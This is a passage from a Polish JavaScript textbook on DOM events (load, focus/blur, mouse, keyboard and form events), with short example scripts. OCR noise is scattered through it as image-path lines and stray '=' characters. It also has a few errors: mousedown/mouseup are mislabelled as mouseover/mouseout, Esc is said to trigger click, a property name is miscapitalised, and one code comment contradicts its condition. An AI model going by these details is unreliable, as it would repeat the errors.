W pozostałej części rozdziału poznasz różne typy zdarzeń, na które można udzielać odpowiedzi.

Zdarzenia są zdefiniowane w:

- specyfikacji W3C DOM,
- specyfikacji HTML5,
- obiektowych modelach przeglądarek internetowych (BOM).

Większość zdarzeń jest wynikiem prowadzonej przez użytkownika interakcji z kodem HTML, ale istnieje kilka zdarzeń reagujących na zdarzenia przeglądarki internetowej lub inne zdarzenia DOM.

Wprawdzie w książce nie omówimy wszystkich zdarzeń, ale przedstawione przykłady dadzą Ci wystarczającą wiedzę, abyś mógł pracować ze wszystkimi typami zdarzeń.

ZDARZENIA W3C DOM

Zdarzenia w specyfikacji modelu DOM są zarządzane przez konsorcjum W3C, które jest odpowiedzialne także za inne specyfikacje, między innymi HTML, CSS i XML. Większość zdarzeń wymienionych w tym rozdziale jest częścią specyfikacji W3C DOM.

Przeglądarki internetowe implementują wszystkie zdarzenia za pomocą omówionego już obiektu `event`. Ponadto informują o elemencie, w którym wystąpiło zdarzenie, klawiszu naciśniętym przez użytkownika, miejscu położenia kursora itd.

Istnieją jednak pewne zdarzenia nieobsługiwane przez model zdarzeń DOM, w szczególności dotyczy to zdarzeń przeznaczonych do pracy z elementami formularza sieciowego. (Tego rodzaju zdarzenia były częścią modelu DOM, ale zostały przeniesione do specyfikacji HTML5).

ZDARZENIA HTML5

Specyfikacja HTML5 (nadal opracowywana) szczegółowo wymienia zdarzenia, które powinny być obsługiwane przez przeglądarki internetowe i używane w kodzie HTML. Na przykład mamy zdarzenia wywoływane po wysłaniu formularza sieciowego lub zmianie elementów formularza (poznasz je w podrozdziale „Zdarzenia formularza sieciowego"):

```
submit
input
change
```

Istnieją również nowe zdarzenia wprowadzone w specyfikacji HTML5 i obsługiwane w jedynie najnowszych wersjach przeglądarek internetowych. Oto kilka z nich (poznasz je w podrozdziale „Zdarzenia HTML5"):

```
readystatechange
DOMContentLoaded
hashchange
```

ZDARZENIA BOM

Producenci przeglądarek internetowych również implementują pewne zdarzenia jako część obiektowego modelu przeglądarki internetowej (ang. *browser object model* — BOM). Z reguły nie są to zdarzenia wymienione w specyfikacji W3C (choć niektóre w przyszłości zostaną dodane do tej specyfikacji). Kilka z tego rodzaju zdarzeń jest przeznaczonych do pracy z ekranami dotykowymi:

```
touchstart
touchend
touchmove
orientationchange
```

Inne zdarzenia są dodawane w celu przechwytywania gestów oraz wykorzystania zalet płynących z obsługi przyspieszeniomierza. Przy wykorzystywaniu wymienionych funkcji należy zachować dużą ostrożność, ponieważ poszczególne przeglądarki internetowe bardzo często tworzą odmienne implementacje podobnej funkcjonalności.

ZDARZENIA INTERFEJSU UŻYTKOWNIKA

Zdarzenia interfejsu użytkownika są skutkiem interakcji z oknem przeglądarki, a nie wyświetlaną przez nią stroną HTML — może to być na przykład wczytanie strony lub zmiana wymiarów okna przeglądarki.

Procedura obsługi zdarzeń (lub obserwator zdarzeń interfejsu użytkownika) powinna być dołączona do okna przeglądarki internetowej.

W starym kodzie HTML można napotkać te zdarzenia używane w charakterze atrybutów otwierającego znacznika `<body>`. (Na przykład starszy kod może używać atrybutu `onload` w celu wywołania kodu przeznaczonego do uruchomienia po wczytaniu strony internetowej).

ZDARZENIE	WYWOŁYWANE	OBSŁUGA W PRZEGLĄDARKACH INTERNETOWYCH
`load`	Wywoływane po pełnym wczytaniu strony internetowej. Zdarzenie to jest wywoływane także w węzłach innych elementów przeznaczonych do wczytania, takich jak obrazy, skrypty i obiekty.	Według specyfikacji DOM Level 2 (listopad 2000) omawiane zdarzenie jest wywoływane w obiekcie `document`, choć wcześniej było wywoływane w obiekcie `window`. W celu zapewnienia wstecznej zgodności przeglądarki obsługują oba podejścia; programiści często dołączają procedury obsługi zdarzeń `load` do obiektu `window` (zamiast `document`).
`unload`	Wywoływane podczas usuwania strony internetowej (najczęściej po wystąpieniu żądania pobrania nowej strony). Zapoznaj się także z opisem zdarzenia `beforeunload` (patrz podrozdział „Zdarzenia HTML5"), które jest wywoływane przed opuszczeniem strony przez użytkownika.	Według specyfikacji DOM Level 2 omawiane zdarzenie jest wywołane w węźle dla elementu `<body>`, ale w starszych przeglądarkach internetowych jest wywoływane w obiekcie `window` (tę możliwość często zachowuje się w celu zachowania wstecznej zgodności).
`error`	Wywoływane, kiedy przeglądarka internetowa napotka błąd JavaScript lub gdy zasób nie istnieje.	Obsługa tego zdarzenia jest niespójna w przeglądarkach internetowych i dlatego nie stanowi ono niezawodnego sposobu obsługi błędów. Więcej informacji na ten temat znajdziesz w rozdziale 10.
`resize`	Wywoływane po zmianie wielkości okna przeglądarki internetowej.	Podczas zmiany wielkości okna przeglądarka internetowa nieustannie wywołuje zdarzenie `resize`. Dlatego też unikaj użycia tego zdarzenia do wykonywania skomplikowanego kodu, ponieważ strona może być wówczas odebrana jako wolno reagująca na działania użytkownika.
`scroll`	Wywoływane po przewinięciu zawartości strony w górę lub w dół. Może odnosić się do całej strony lub określonego elementu na stronie (na przykład `<textarea>` posiadającego paski przewijania).	Podczas przewijania zawartości okna przeglądarka internetowa nieustannie wywołuje zdarzenie `scroll`. Dlatego też unikaj użycia tego zdarzenia do wykonywania skomplikowanego kodu, gdy użytkownik przewija zawartość strony.

ZDARZENIE LOAD

Zdarzenie `load` jest bardzo często używane do wykonania skryptu, który musi uzyskać dostęp do zawartości na stronie. W omawianym przykładzie funkcja o nazwie `setup()` uaktywnia pole tekstowe po wczytaniu strony.


Zdarzenie jest automatycznie wywoływane przez obiekt `window` po zakończeniu wczytywania strony HTML *oraz* jej zasobów: obrazów, stylów CSS, skryptów (nawet zawartości dostarczanej przez firmy trzecie, na przykład banerów reklamowych).

Funkcja `setup()` nie będzie działała przed wczytaniem strony, ponieważ opiera się na wyszukaniu elementu, którego wartością atrybutu `id` jest `username`. Odnaleziony element jest następnie aktywowany.

JAVASCRIPT c06/js/load.js

```
function setup() {                                    // Deklaracja funkcji.
  var textInput;                                      // Utworzenie zmiennej.
  textInput = document.getElementById('username');    // Pobranie pola tekstowego
                                                      // username.

  textInput.focus();
  // Uaktywnienie elementu pola tekstowego.=
}

window.addEventListener('load', setup, false);
// Po wczytaniu strony będzie wywołana funkcja setup().
```

WYNIK



Ponieważ zdarzenie `load` jest wywoływane dopiero po wczytaniu całej zawartości strony (obrazy, skrypty, a nawet reklamy), użytkownik rozpocznie korzystanie ze strony, *zanim* nastąpi uruchomienie skryptu.

Z punktu widzenia użytkownika szczególnie widoczna będzie wprowadzona przez skrypt zmiana wyglądu strony, zmiana aktywnego elementu lub wybór elementu formularza, gdy użytkownik z niego korzysta. (Ponadto witryna może być wczytywana wolniej).

Zwróć uwagę na dołączenie obserwatora zdarzeń do obiektu `window` (a nie obiektu `document`, ponieważ w omawianym przykładzie może to doprowadzić do problemów wynikających z braku zgodności między przeglądarkami).

Jeżeli element `<script>` znajduje się na końcu strony HTML, to model DOM wczyta elementy formularza sieciowego przed uruchomieniem skryptu, a tym samym nie ma konieczności oczekiwania na zdarzenie `load`. (Patrz także: zdarzenie `DOMContentLoaded` w podrozdziale „Zdarzenia HTML5” i metoda `document.ready()` biblioteki jQuery przedstawiona w rozdziale 7., w podrozdziale „Sprawdzenie, czy strona jest gotowa do tego, by z nią pracować”).

Wyobraź sobie formularz sieciowy z wieloma polami tekstowymi. Użytkownik mógł już mieć wypełnione pewne pola (na przykład drugie i trzecie) w chwili uruchomienia skryptu, który aktywuje pierwsze pole. Aktywacja ta następuje zbyt późno i zakłóca pracę użytkownikowi.

ZDARZENIA FOCUS I BLUR

Elementy HTML, z którymi użytkownik prowadzi interakcję, na przykład łącza i elementy formularza sieciowego, mogą stawać się aktywne. Istnieją zdarzenia wywoływane aktywacją lub dezaktywacją elementów.

Jeżeli z danym elementem HTML można prowadzić interakcję, to element ten może stać się aktywny lub nieaktywny. Ponadto za pomocą klawisza *Tab* można poruszać się między elementami, które mogą być aktywne (ta technika jest często wykorzystywana przez osoby niepełnosprawne).

W starszych skryptach zdarzenia `focus` i `blur` są bardzo często używane w celu zmiany wyglądu elementu, który stał się aktywny. Jednak obecnie pseudoklasa CSS o nazwie `:focus` jest lepszym rozwiązaniem (o ile nie trzeba mieć wpływu na element *inny* niż ten, który stał się aktywny).

Zdarzenia `focus` i `blur` są bardzo często wykorzystywane w formularzach sieciowych. Szczególnie użyteczne są w następujących sytuacjach:

- Konieczność wyświetlenia podpowiedzi lub komunikatu użytkownikowi w trakcie jego pracy z elementami formularza sieciowego (podpowiedzi te są zwykle wyświetlane w *innych* elementach, a *nie* tych, z którymi użytkownik właśnie pracuje).
- Konieczność przeprowadzenia weryfikacji formularza sieciowego podczas przejścia użytkownika z jednej kontrolki do innej (a nie oczekiwanie z weryfikacją do chwili wysłania całego formularza sieciowego).

ZDARZENIE	WYWOŁYWANE	PRZEPŁYW ZDARZEŃ
`focus`	Kiedy element staje się aktywny, dla jego węzła DOM jest wywoływane zdarzenie `focus`.	Przechwytywanie
`blur`	Kiedy element staje się nieaktywny, dla jego węzła DOM jest wywoływane zdarzenie `blur`.	Przechwytywanie
`focusin`	Podobnie jak `focus` (patrz powyżej; gdy powstawała ta książka, zdarzenie to nie było obsługiwane w przeglądarce Firefox).	Przechwytywanie i propagowanie
`focusout`	Podobnie jak `blur` (patrz powyżej, gdy powstawała ta książka, zdarzenie to nie było obsługiwane w przeglądarce Firefox).	Przechwytywanie i propagowanie

ZDARZENIA FOCUS I BLUR


W przedstawionym poniżej przykładzie pole tekstowe staje się aktywne i nieaktywne, a odpowiedni komunikat jest wyświetlany użytkownikowi w elemencie `<div>` znajdującym się pod polem tekstowym. Do obsługi komunikatu używane są dwie funkcje.

Pierwsza to `tipUsername()`, wywoływana, gdy pole tekstowe staje się aktywne. Zmianie ulega atrybut `class` elementu zawierającego komunikat i uaktualniana jest zawartość elementu.

JAVASCRIPT c06/js/focus-blur.js

```
function checkUsername() {                          // Deklaracja funkcji.
  var username = el.value;                          // Nazwa użytkownika jest
                                                    // przechowywana w zmiennej.
  if (username.length < 5) {                        // Jeżeli nazwa użytkownika ma
                                                    // mniej niż 5 znaków.
    elMsg.className = 'warning';                    // Zmiana atrybutu class
                                                    // w elemencie komunikatu.
    elMsg.textContent = 'Nazwa nadal zbyt krótka...'; // Uaktualnienie komunikatu.
  } else {                                          // W przeciwnym razie.
    elMsg.textContent = '';                         // Usunięcie komunikatu.
  }
}
function tipUsername() {                            // Deklaracja funkcji.
    elMsg.className = 'tip';                        // Zmiana atrybutu class
                                                    // w elemencie komunikatu.
    elMsg.innerHTML = 'Nazwa użytkownika musi mieć przynajmniej 5 znaków';
// Dodanie komunikatu.
}

var el = document.getElementById('username');       // Dane wejściowe w polu username.=
var elMsg = document.getElementById('feedback');    // Element wyświetlający komunikat.

// Kiedy pole tekstowe staje się aktywne lub nieaktywne,
// należy wywołać odpowiednią funkcję:=
el.addEventListener('focus', tipUsername, false);  // Aktywne: tipUsername().=
el.addEventListener('blur', checkUsername, false); // Nieaktywne: checkUsername().
```

WYNIK



Druga to `checkUsername()`, wywoływana, gdy pole tekstowe staje się nieaktywne. Ta funkcja dodaje komunikat i zmienia atrybut `class`, jeśli nazwa użytkownika ma mniej niż pięć znaków. W przeciwnym razie następuje usunięcie komunikatu.

ZDARZENIA MYSZY

Zdarzenia myszy są wywoływane podczas poruszania myszą oraz klikania jej przyciskami.

Wszystkie elementy znajdujące się na stronie obsługują zdarzenia myszy, a ponadto wszystkie propagują te zdarzenia. Zwróć uwagę na fakt, że akcje są zupełnie inne w urządzeniach wyposażonych w ekran dotykowy.

Uniemożliwienie zachowania domyślnego może spowodować nieoczekiwane wyniki — na przykład zdarzenie `click` jest wywoływane jedynie podczas jednoczesnego wystąpienia zdarzeń `mousedown` i `mouseup`.

ZDARZENIE	WYWOŁYWANE	EKRAN DOTYKOWY
`click`	Wywoływane, gdy użytkownik kliknie podstawowym przyciskiem myszy (najczęściej jest to lewy przycisk w myszach wyposażonych w co najmniej dwa przyciski). Zdarzenie `click` będzie wywoływane dla elementu, nad którym aktualnie znajduje się kursor myszy. Zostanie wywołane także wtedy, gdy użytkownik naciśnie klawisz *Esc* na klawiaturze, kiedy element jest aktywny.	Naciśnięcie ekranu dotykowego jest traktowane jak jednokrotne kliknięcie lewym przyciskiem myszy.
`dblclick`	Wywoływane, gdy w krótkim odstępie czasu użytkownik dwukrotnie kliknie podstawowym przyciskiem myszy.	Dwukrotne naciśnięcie ekranu dotykowego jest traktowane jak dwukrotne kliknięcie lewym przyciskiem myszy.
`mousedown`	Wywoływane, gdy użytkownik wciśnie dowolny przycisk myszy (nie może być wywołane przez naciśnięcie klawisza na klawiaturze).	Można użyć zdarzenia `touchstart`.
`mouseup`	Wywoływane, gdy użytkownik zwolni przycisk myszy (nie może być wywołane przez naciśnięcie klawisza na klawiaturze).	Można użyć zdarzenia `touchend`.
`mouseover`	Wywoływane, gdy kursor znajdował się na zewnątrz elementu i został umieszczony nad elementem (nie może być wywołane przez naciśnięcie klawisza na klawiaturze).	Wywoływane, gdy kursor zostanie przesunięty nad element.
`mouseout`	Wywoływane, gdy kursor jest nad elementem, a następnie zostaje przeniesiony nad inny — na zewnątrz elementu bieżącego lub jego elementów potomnych (nie może być wywołane przez naciśnięcie klawisza na klawiaturze).	Wywoływane, gdy kursor zostanie przeniesiony znad elementu.
`mousemove`	Wywoływane podczas poruszania kursorem nad elementem. To zdarzenie jest wywoływane nieustannie (nie może być wywołane przez naciśnięcie klawisza na klawiaturze).	Wywoływane podczas poruszania kursorem.

KIEDY UŻYWAĆ STYLÓW CSS?

Zdarzenia `mouseover` i `mouseout` są bardzo często używane do zmiany wyglądu elementów lub zmiany obrazów po umieszczeniu kursora myszy nad obrazem. Aby zmienić wygląd elementu, preferowaną techniką jest użycie pseudoklasy CSS o nazwie `:hover`.

DLACZEGO MAMY ODDZIELNE ZDARZENIA MOUSEDOWN I MOUSEUP?

Zdarzenia `mouseover` i `mouseout` są oddzielnymi zdarzeniami wywoływanymi podczas, odpowiednio, naciśnięcia i zwolnienia przycisku myszy. Najczęściej są wykorzystywane w celu dodania funkcji „przeciągnij i upuść” lub też zapewnienia pewnej kontroli w grach.

ZDARZENIE CLICK

Celem poniższego przykładu jest użycie zdarzenia `click` do usunięcia dużego komunikatu wyświetlanego na środku strony. Jednak w pierwszej kolejności skrypt musi utworzyć ten komunikat.


Ponieważ komunikat znajduje się na najwyższej warstwie strony, powinien być wyświetlany tylko wtedy, gdy obsługa JavaScript jest włączona (w przeciwnym razie użytkownik nie będzie miał możliwości jego ukrycia).

Gdy wystąpi zdarzenie `click`, na łączu zamykającym komunikat nastąpi wywołanie funkcji `dismissNote()`. Zadaniem wymienionej funkcji jest usunięcie komunikatu dodanego przez ten sam skrypt.

JAVASCRIPT c06/js/click.js

```
// Przygotowanie kodu HTML dla komunikatu.=
var msg = '<div class=\"header\"><a id=\"close\" href="#">zamknij X</a></div>';
msg += '<div><h2>Konserwacja systemu</h2>';
msg += 'Między godzinami 3 a 4 nasze serwery będą konserwowane. ';
msg += 'W tym czasie mogą wystąpić niewielkie zakłócenia w działaniu usług.</div>';

var elNote = document.createElement('div');   // Utworzenie nowego elementu.=
elNote.setAttribute('id', 'note');            // Dodanie atrybutu id o wartości note.=
elNote.innerHTML = msg;                       // Dodanie komunikatu.
document.body.appendChild(elNote);            // Umieszczenie elementu na stronie.

function dismissNote() {                      // Deklaracja funkcji.
  document.body.removeChild(elNote);          // Usunięcie elementu.=
}

var elClose = document.getElementById('close');   // Pobranie przycisku zamykającego.=
elClose.addEventListener('click', dismissNote, false);
// Kliknięcie przycisku zamykającego.
```

WYNIK




DOSTĘPNOŚĆ

Zdarzenie `click` może być zastosowane w dowolnym elemencie. Jednak najlepiej stosować je w elementach najczęściej klikanych i niedostępnych dla osób, które do nawigacji po stronie internetowej wykorzystują klawiaturę.

Być może będziesz kuszony użyciem zdarzenia `click` w celu uruchomienia skryptu, gdy użytkownik kliknie element formularza sieciowego. W tym przypadku lepszym rozwiązaniem jest użycie zdarzenia `focus`, ponieważ jest ono wywoływane, gdy użytkownik uzyskuje dostęp do kontrolki za pomocą klawisza *Tab*.

GDZIE WYSTĘPUJĄ ZDARZENIA?

Obiekt `event` może dostarczyć informacje o miejscu położenia kursora, = gdy wystąpiło zdarzenie.



EKRAN

Właściwości `screenX` i `screenY` wskazują położenie kursora na = ekranie monitora. Pomiar jest = dokonywany względem lewego = górnego rogu ekranu (a nie okna = przeglądarki).

STRONA

Właściwości `pageX` i `pageY` wskazują położenie kursora względem całej strony internetowej. Początek strony = może znajdować się poza = viewportem. Dlatego też nawet = jeśli kursor znajduje się w tym = samym położeniu, współrzędne = strony i klienta mogą być różne.

KLIENT

Właściwości `clientX` i `clientY` wskazują położenie kursora = w viewporcie przeglądarki. = Jeżeli użytkownik przewinął = stronę i jej początek pozostaje = niewidoczny, to nie ma to = wpływu na współrzędne klienta.

USTALENIE POŁOŻENIA

W poniższym przykładzie, gdy kursor myszy jest przemieszczany na ekranie, pola tekstowe na początku strony będą wyświetlały aktualne jego położenie.

W ten sposób będą zademonstrowane trzy różne położenia, jakie mogą występować podczas poruszania myszą lub naciskania jej dowolnych przycisków.

Zwróć uwagę na to, jak funkcja `showPosition()` otrzymuje parametr `event` odwołujący się do obiektu `event`. Położenie kursora myszy jest odczytywane z właściwości wymienionego obiektu `event`.

JAVASCRIPT c06/js/position.js

```
var sx = document.getElementById('sx');
// Element przechowujący wartość właściwości screenX.=
var sy = document.getElementById('sy');
// Element przechowujący wartość właściwości screenY.=
var px = document.getElementById('px');
// Element przechowujący wartość właściwości pageX.=
var py = document.getElementById('py');
// Element przechowujący wartość właściwości pageY.
var cx = document.getElementById('cx');
// Element przechowujący wartość właściwości clientX.=
var cy = document.getElementById('cy');
// Element przechowujący wartość właściwości clientY.

function showPosition(event) { // Deklaracja funkcji.
  sx.value = event.screenX;    // Uaktualnienie elementu wartością właściwości screenX.
  sy.value = event.screenY;    // Uaktualnienie elementu wartością właściwości screenY.
  px.value = event.pageX;      // Uaktualnienie elementu wartością właściwości pageX.
  py.value = event.pageY;      // Uaktualnienie elementu wartością właściwości pageY.
  cx.value = event.clientX;    // Uaktualnienie elementu wartością właściwości clientX.
  cy.value = event.clientY;    // Uaktualnienie elementu wartością właściwości clientY.=
}

var el = document.getElementById('body');              // Pobranie elementu <body>.
el.addEventListener('mousemove', showPosition, false);
// Ruch powoduje uaktualnienie wartości.
```

WYNIK

ZDARZENIA KLAWIATURY

Zdarzenia klawiatury są wywoływane, gdy użytkownik korzysta z klawiatury = (są wywoływane także dla każdego rodzaju urządzenia wyposażonego = w klawiaturę).

ZDARZENIE	WYWOŁYWANE
`input`	Wywoływane podczas zmiany wartości elementu `<input>` lub `<textarea>`. Obsługiwane po raz = pierwszy w IE9 (choć niewywoływane podczas usuwania tekstu w IE9). W przypadku starszych = przeglądarek internetowych można wykorzystać rozwiązanie awaryjne oparte na zdarzeniu = `keydown`.
`keydown`	Wywoływane, gdy użytkownik naciśnie dowolny klawisz na klawiaturze. Jeżeli klawisz będzie = przytrzymany, zdarzenie będzie wywoływane nieustannie. To jest bardzo ważne, ponieważ = dokładnie powiela zachowanie w polu tekstowym, kiedy użytkownik przytrzyma naciśnięty klawisz = (ten sam znak będzie nieustannie wstawiany w polu tekstowym).
`keypress`	Wywoływane, gdy użytkownik naciśnie klawisz, co spowoduje wyświetlenie na ekranie odpowiedniego znaku. Zdarzenie to nie będzie wywoływane na przykład po naciśnięciu klawisza kursora, = choć wspomniany znak powoduje wywołanie zdarzenia `keydown`. Jeżeli użytkownik przytrzyma = naciśnięty klawisz, zdarzenie będzie wywoływane nieustannie.
`keyup`	Wywoływane, gdy użytkownik zwalnia klawisz na klawiaturze. Zdarzenia `keydown` i `keypress` są = wywoływane przed wyświetleniem znaku na ekranie, podczas gdy `keyup` już po jego wyświetleniu.

Trzy zdarzenia, których nazwy zaczynają się od = przedrostka `key`, są wywoływane w poniższej = kolejności:

1. `keydown` — użytkownik nacisnął klawisz;
2. `keypress` — użytkownik nacisnął lub przytrzymuje naciśnięty klawisz powodujący wyświetlenie znaku na stronie;
3. `keyup` — użytkownik zwolnił klawisz.

KTÓRY KLAWISZ ZOSTAŁ NACIŚNIĘTY?

Kiedy używasz zdarzeń `keydown` lub `keypress`, obiekt `event` posiada właściwość o nazwie = `keyCode`. Można ją wykorzystać do ustalenia, = który klawisz został naciśnięty. Jednak wartością = zwrotną nie będzie *litera* przyporządkowana danemu klawiszowi (jak można oczekiwać), ale **kod ASCII** przedstawiający małą literę odpowiadającą = temu klawiszowi. Tabelę znaków i odpowiadających im kodów ASCII znajdziesz w internecie na = stronie poświęconej książce.

Jeżeli chcesz pobrać rzeczywistą literę lub cyfrę = (zamiast odpowiadającego jej kodu ASCII), obiekt = `String` zawiera wbudowaną metodę o nazwie = `fromCharCode()`, która przeprowadza odpowiednią konwersję:

```
String.fromCharCode(event.keycode);
```

KTÓRY KLAWISZ ZOSTAŁ NACIŚNIĘTY?

W omawianym przykładzie element `<textarea>` zawiera tylko 180 znaków. Kiedy użytkownik wprowadza tekst, skrypt wyświetla liczbę znaków, jakie jeszcze pozostały do użycia.


Obserwator zdarzeń sprawdza zdarzenia `keypress` dla elementu `<textarea>`. Za każdym razem, gdy wystąpi zdarzenie, funkcja `charCount()` uaktualnia liczbę znaków i pokazuje ostatnio użyty.

Zdarzenie `input` będzie sprawdzało się doskonale podczas uaktualniania liczby pozostałych znaków, gdy użytkownik wkleja tekst lub używa klawisza *Backspace*, choć nie dostarczy wówczas informacji o ostatnim naciśniętym klawiszu.

JAVASCRIPT c06/js/keypress.js

```
var el;                                          // Deklaracja zmiennych.

function charCount(e) {                          // Deklaracja funkcji.
  var textEntered, charDisplay, counter, lastKey;  // Deklaracja zmiennych.
  textEntered = document.getElementById('message').value;
                                                 // Tekst podany przez użytkownika.
  charDisplay = document.getElementById('charactersLeft'); // Element licznika.
  counter = (180 - (textEntered.length));        // Liczba pozostałych znaków.
  charDisplay.textContent = counter;             // Wyświetlenie liczby pozostałych =
                                                 // znaków.

  lastkey = document.getElementById('lastkey');  // Sprawdzenie ostatniego
                                                 // naciśniętego klawisza.=
  lastkey.textContent = 'Ostatni klawisz ma kod ASCII: ' + e.keyCode;
                                                 // Utworzenie komunikatu.
}
el = document.getElementById('message');         // Pobranie elementu komunikatu.
el.addEventListener('keypress', charCount, false); // Zdarzenie keypress.
```

WYNIK



ZDARZENIA FORMULARZA SIECIOWEGO

Istnieją dwa zdarzenia najczęściej używane w formularzach sieciowych. = Najczęściej będziesz się spotykał ze zdarzeniem `submit` stosowanym podczas = weryfikacji formularza sieciowego.

ZDARZENIE	WYWOŁYWANE
`submit`	Kiedy formularz sieciowy zostaje = wysłany, zdarzenie `submit` jest = wywoływane w węźle przedstawiającym element `<form>`. Najczęściej = jest używane w trakcie sprawdzania = wartości wprowadzonych przez = użytkownika przed ich wysłaniem do = serwera.
`change`	Wywoływane podczas zmiany = stanu wielu elementów formularza = sieciowego, na przykład: • dokonano wyboru z rozwijanej listy; • wybrano przycisk opcji; • zaznaczono lub usunięto zaznaczenie pola wyboru.= Często lepszym rozwiązaniem = jest użycie zdarzenia `change` zamiast `click`, ponieważ kliknięcie = myszą nie jest jedynym sposobem, = w jaki użytkownik może pracować = z elementami formularzy sieciowych. = (Użytkownik może na przykład = korzystać z klawiszy kursora, *Tab*, = *Enter* itd.).
`input`	Zdarzenie `input`, które wykorzystaliśmy na poprzedniej stronie, jest = najczęściej używane z elementami = `<input>` i `<textarea>`.

ZDARZENIA FOCUS I BLUR

Zdarzenia `focus` i `blur` (poznałeś je w podrozdziale „Zdarzenia focus i blur") są często używane = w formularzach sieciowych, choć mogą być = stosowane także w połączeniu z innymi elementami, takimi jak łącza (nie są więc powiązane = wyłącznie z formularzami sieciowymi).

WERYFIKACJA

Sprawdzanie wartości nosi nazwę weryfikacji. Jeżeli użytkownik pominie wymagane informacje = lub wprowadzi niepoprawne dane, to sprawdzenie = formularza sieciowego pod tym kątem za pomocą = JavaScript jest szybsze niż wysłanie danych do = serwera w celu ich weryfikacji. Temat weryfikacji = poruszono w rozdziale 13.

UŻYCIE ZDARZEŃ FORMULARZA SIECIOWEGO

Kiedy użytkownik korzysta z listy rozwijanej, zdarzenie `change` spowoduje wywołanie funkcji `packageHint()`. Zadaniem tej funkcji jest wyświetlenie komunikatu pod rozwijaną listą, informującego o dokonanym wyborze.

Gdy użytkownik wyśle formularz sieciowy, nastąpi wywołanie funkcji `checkTerms()`. Zadaniem funkcji jest sprawdzenie, czy użytkownik zaznaczył pole wyboru wskazujące na jego zgodę na warunku korzystania z witryny internetowej.

W przypadku braku zgody funkcja uniemożliwi domyślne zachowanie elementu formularza sieciowego (i wstrzyma przekazanie danych formularza do serwera) oraz wyświetli użytkownikowi komunikat o błędzie.

JAVASCRIPT c06/js/form.js

```
var elForm, elSelectPackage, elPackageHint, elTerms, elTermsHint;
// Deklaracja zmiennych.
elForm          = document.getElementById('formSignup'); // Przechowywanie elementów.=
elSelectPackage = document.getElementById('package');
elPackageHint   = document.getElementById('packageHint');
elTerms         = document.getElementById('terms');
elTermsHint     = document.getElementById('termsHint');

function packageHint() {                          // Deklaracja funkcji.
  var pack = this.options[this.selectedIndex].value;     // Pobranie wybranej opcji.
  if (pack == 'monthly') {                        // Jeżeli wartością jest monthly.=
    elPackageHint.innerHTML = 'Płacąc za rok, oszczędzasz 10 zł!'; =
                                                  // Wyświetlenie tego komunikatu.
  } else {                                        // W przeciwnym razie.
    elPackageHint.innerHTML = 'Dobry wybór!';     // Wyświetlenie tego komunikatu.
  }
}

function checkTerms(event) {                      // Deklaracja funkcji.
  if (!elTerms.checked) {                         // Jeżeli zaznaczono pole wyboru.=
    elTermsHint.innerHTML = 'Musisz się zgodzić z warunkami.';
                                                  // Wyświetlenie komunikatu.
    event.preventDefault();                       // Nie wysyłaj formularza sieciowego.
  }
}

// Utworzenie obserwatorów zdarzeń: submit wywołuje checkTerms(),
// natomiast change wywołuje packageHint().=
elForm.addEventListener('submit', checkTerms, false);
elSelectPackage.addEventListener('change', packageHint, false);
```

ZDARZENIA DOTYCZĄCE ZMIAN I OBSERWATORY

Dodanie lub usunięcie elementu z modelu DOM powoduje zmianę jego = struktury. Zmiana ta wywołuje zdarzenie dotyczące zmian.

Kiedy skrypt dodaje lub usuwa zawartość na = stronie, następuje uaktualnienie jej drzewa = modelu DOM. Istnieje wiele powodów, dla których = można reagować na to uaktualnienie, na przykład = poinformowanie użytkownika o zmianie wprowadzonej na stronie.

